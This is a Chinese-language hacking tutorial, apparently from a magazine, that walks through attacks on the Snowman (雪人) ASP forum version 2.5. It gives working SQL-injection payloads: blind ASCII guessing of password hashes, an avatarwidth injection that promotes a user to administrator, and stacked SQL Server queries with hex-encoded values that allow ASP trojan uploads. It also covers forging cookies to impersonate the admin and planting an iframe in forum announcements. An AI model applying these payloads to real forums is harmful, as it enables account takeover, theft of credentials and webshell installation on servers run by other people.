


图2 点X删除帖子

将该页另存为本地HTM格式文件，然后修改源代码中的“<form method="post" action="delpost.asp">”为“<form method="post" action="http://127.0.0.1/sf25/delpost.asp">”，接着再将代码“ <input type="hidden" name="postid" value="27">”中的“hidden”改为“text”，运行后的效果如图3所示。




图3 修改源代码后显示的页面

在其中输入：“27 and 46=(select asc(mid(password,1,1)) from [sf_user] where userid=1)”，其中的27是该帖子的“Postid”值，“and”后的语句是猜测“userid”为1的用户，其密码第一位的ASCII值是否为46（要得到某个用户或管理员的ID并不难，只要查看此人的档案，在打开的网页URL中就有Userid值）。

点“提交”后，返回的信息是：**“发生错误：该帖子不存在或已被删除”**，这说明第一位的ASCII值不是46。点IE工具条中的**“后退”**回到本地提交的HTM页，更改数值46为47或其他数值，再次提交，直到出现的提示是“删除成功”，就猜出第一位的ASCII值了。而猜第二位时，还要再发一个帖子，然后再用这种删除猜测法。

无独有偶，在“showthread.asp”中，我又见到了这个疏忽，“IsNumeric”过滤的仍是“postidid”，但在此处的注入，就比“Delpost.asp”中容易多了，不需要登录，直接在URL中输入猜测语句就可以猜出用户的MD5值。当然，这种猜测方法也很麻烦，好在我手头上有一款通用注入，稍稍修改一下其中的选项就可以用了，修改后的效果如图4所示。

在**“注入地址”**中输入论坛所在的地址：“http://127.0.0.1/sf25/showthread.asp?postid=”，**“ID”**值为一个存在帖子的ID，**“查询表”**及**“字段”**是雪人论坛数据库中的“[sf_user]”（用户表）和“password”，条件“userid=1”中的1是所查用户的ID。

程序运行的步骤是：先在**“条件1”**中输入“or”，然后依次点击**“查询构造”**→**“测试”**，在下方的文本框内显示的是返回信息的源代码，记下这些代码，接着更改**“条件1”**中的值为“and”，再依次点击**“查询构造”**→**“测试”**，然后用这次返回的代码和用“or”时返回的代码作比较，找出一段在“or”中存在但在“and”中不存在的语句（一般标题行显示的就不一样）。在




图4 通用注入工具的使用

网络中实测时，“or”所返回的是该帖子的正常信息，但我在本地测试时，可能因为2.5版的问题，用“or”返回的是却是错误信息，所以我选的关键字是“**试图访问的网页出现问题**”，将这段关键字复制到程序下方的“**关键字**”处，然后点击“**猜测MAX**”，等猜出密码的长度后，再点击“**开始破解**”，按网速的快慢，很快就能得到该用户的MD5了，如图5所示。




图5 猜得用户的MD5值

事后，我上网查资料时，发现这两个漏洞在2004年就有人公布了，但雪人新发布的2.5版中竟然还存在这两个注入，搞不懂！后来对官方网站（采用的是SQL数据库）进行了测试，发现官方并不存在此漏洞，但网络中大量的ACCESS 2.0版却存有这个漏洞。不知是因为SQL版的代码和ACCESS版的代码不同，还是由于其他原因，反正，我觉得，天下哪有免费的午餐呢？

二、提权隐患

如果说上面的漏洞只针对ACCESS版，那下面的这个漏洞却是对SQL与ACCESS通吃！特别是对SQL版，简直就是致命的一击！在“profile.asp”中有这样一段代码：

```
StrSql = "update sf_user set"
..........
StrSql = StrSql & " avatarwidth = " & ChkSql(request("avatarwidth")) & ", "  '头像图片宽度
StrSql = StrSql & " avatarheight = " & ChkSql(request("avatarheight")) & ", "  '头像图片高度
StrSql = StrSql & " birthday = '" & birthday & "',"
StrSql = StrSql & " where username = '" & ChkSql(request.cookies("sf")("username")) & "'"
Conn.Execute(StrSql)
```

这是更改用户档案信息的一段代码，所使用的是“Update”语句。不知大家是否注意到代码中的“avatarwidth”和“avatarheight”与其下的“birthday”和“username”在接收方面有点不同，可能程序员认为这两项是数值，所以就对这两项提交来的值没有用单引号加以过滤。就这么这一点疏忽，使得在ACCESS环境下，普通用户很容易就可以提升为版主或管理员身份；而在SQL数据库环境中，不仅可以提升权限，还能获得WEBSHELL。

为了测试方便，我将用户档案修改页进行了一下精简，修改为一个可以在本地提交的“雪人论坛.HTM”页。因为所用到的是修改用户档案页，所以要先用一个用户登录（在登录时，“Cookie”选择“保存一天”）。打开修改后的“雪人论坛.HTM”页，如图6所示。

先在“ASP URL”中输入用户档案修改页（profile.asp）的地址，接着输入当前用户的密码，最后点提交，返回成功后，再查看当前用户的头像，是不是已变为管理员的头像了？奥妙在哪儿呢？就在HTM页的“**图片宽度**”中。这里我设置的是：“0，usergroup=1”，usergroup是组，其中1为管理员，2为版主，3为贵宾。当我们把“0,usergroup=1”提交给“avatarwidth”后，在UPdate语句中，“图片宽度”那一句的代码就变成了：“StrSql = StrSql & avatarwidth = 0,usergroup=1”。因为没有单引号的过滤，SQL就会把后面的“usergroup=1”当作合法的赋值进行更新，如此，一个普通用户就加入到管理员组了。




图6 雪人论坛.HTM界面

这个漏洞，对于ACCESS版来说，最大的危害也就是提升一下权限，但如果论坛采用的是SQL数据库，那么所能做的就远不止这些了，比如将“**图片宽度**”中的提升权限语句改为查询当前数据库及系统环境的语句：“0 where userid=2 and 1=(select @@version);--”，运行后就会暴出当前服务器的一些信息。或者更改为查询当前数据库名称的语句：“0where userid=2 and 1=db_name();--”，有了当前数据库名称，再构造一些暴库语句，进行暴表、暴字段、暴数据等一系列的活动。当然还可以利用SQL的扩展“XP_Dirtree”来列文件目录，寻找网站的物理地址，然后再用数据库的LOG或差异备份来生成一个ASP木马！

上面的方法虽然可以学到很多东东，但太繁琐，不如直接上传ASP木马来得简单！在ACCESS版的“雪人论坛”中，允许上传的类型保存在“sf_allowuploadfile”表中（SQL版可能会有所不同），其中有3个字段，分别是expfilename（上传类型）、fileicon（文件图标）、display（是否显示）。下面假设SQL版的表名也是“sf_allowuploadfile”，在“图片宽度”中输入增加上传格式的语句：

```
"0 where userid=2;insert [sf_allowuploadfile](exefilename,fileicon,display) values(0X610073007000,0X61002E00670069006600,0);--".
```

因为ChkSql函数对单引号进行了过滤，所以插入的值要转换为16进制才能运行正常。其中的“0X610073007000”是“asp”的16进制，“0X61002E00670069006600”是“a.gif”的16进制，0表示不显示图标。执行该语句后，就会在允许上传类型中增加一个“*.asp”。当然，上传ASP文件完毕后，要记得去掉这个ASP格式，不然，每个用户都可以上传ASP木马，那岂不是……

删除语句如下：

```
0 where userid=2;delete sf_allowuploadfile where exefilename=0X610073007000;--
```

三、跨站隐患

话题再次回到ACCESS版，因为其后台管理员的限制，只允许设定的管理员进入后台，所以测试了N种方法，均无法进入后台。既然不让进后台，那咱就在前台混吧，帮着管理员回回帖子、

删删帖子、发个公告什么的！公告？看到公告，我忽然想起了跨站漏洞，不知雪人论坛是否存在这样的隐患？

点击任一版块下方的**“发布论坛公告”**，却出现**“发生错误：你没有执行该操作的权限”**，晕，看来发布公告好像也要能进入后台的管理员才可以！虽然我进不了后台，但搞定这个限制还是小菜一碟，因为我有“cookie 欺骗”。

首先，用前面的注入漏洞猜出后台管理员 admin 的 MD5 值，然后打开**“IECookiesView”**，如图 7 所示。




图7　IECookiesView

在雪人论坛 Cookie 值“sf”上点右键，选择**“编辑 Cookies 内容”**，将键值“pmpop=1&userid=2&password=c8be217dbcf61384&username=jmdcw”更改为“pmpop=1&userid=1&password=8c1f344953eb14a1&username=admin”，然后用一个新的 IE 窗口打开论坛，再看此时的提示：“欢迎 admin 访问本论坛。”哈哈，身份已经是 admin 了！这时再打开“发布公告”窗口，很顺利的就进去了。在公告标题内输入：**“欢迎<iframe src=http://www.baidu.com width=100 height=100 ></iframe>”**，公告内容处也同样填写，公告开始与结束日期分别填入相应的时间，如图 8 所示。




图8　在公告处填写跨站脚本

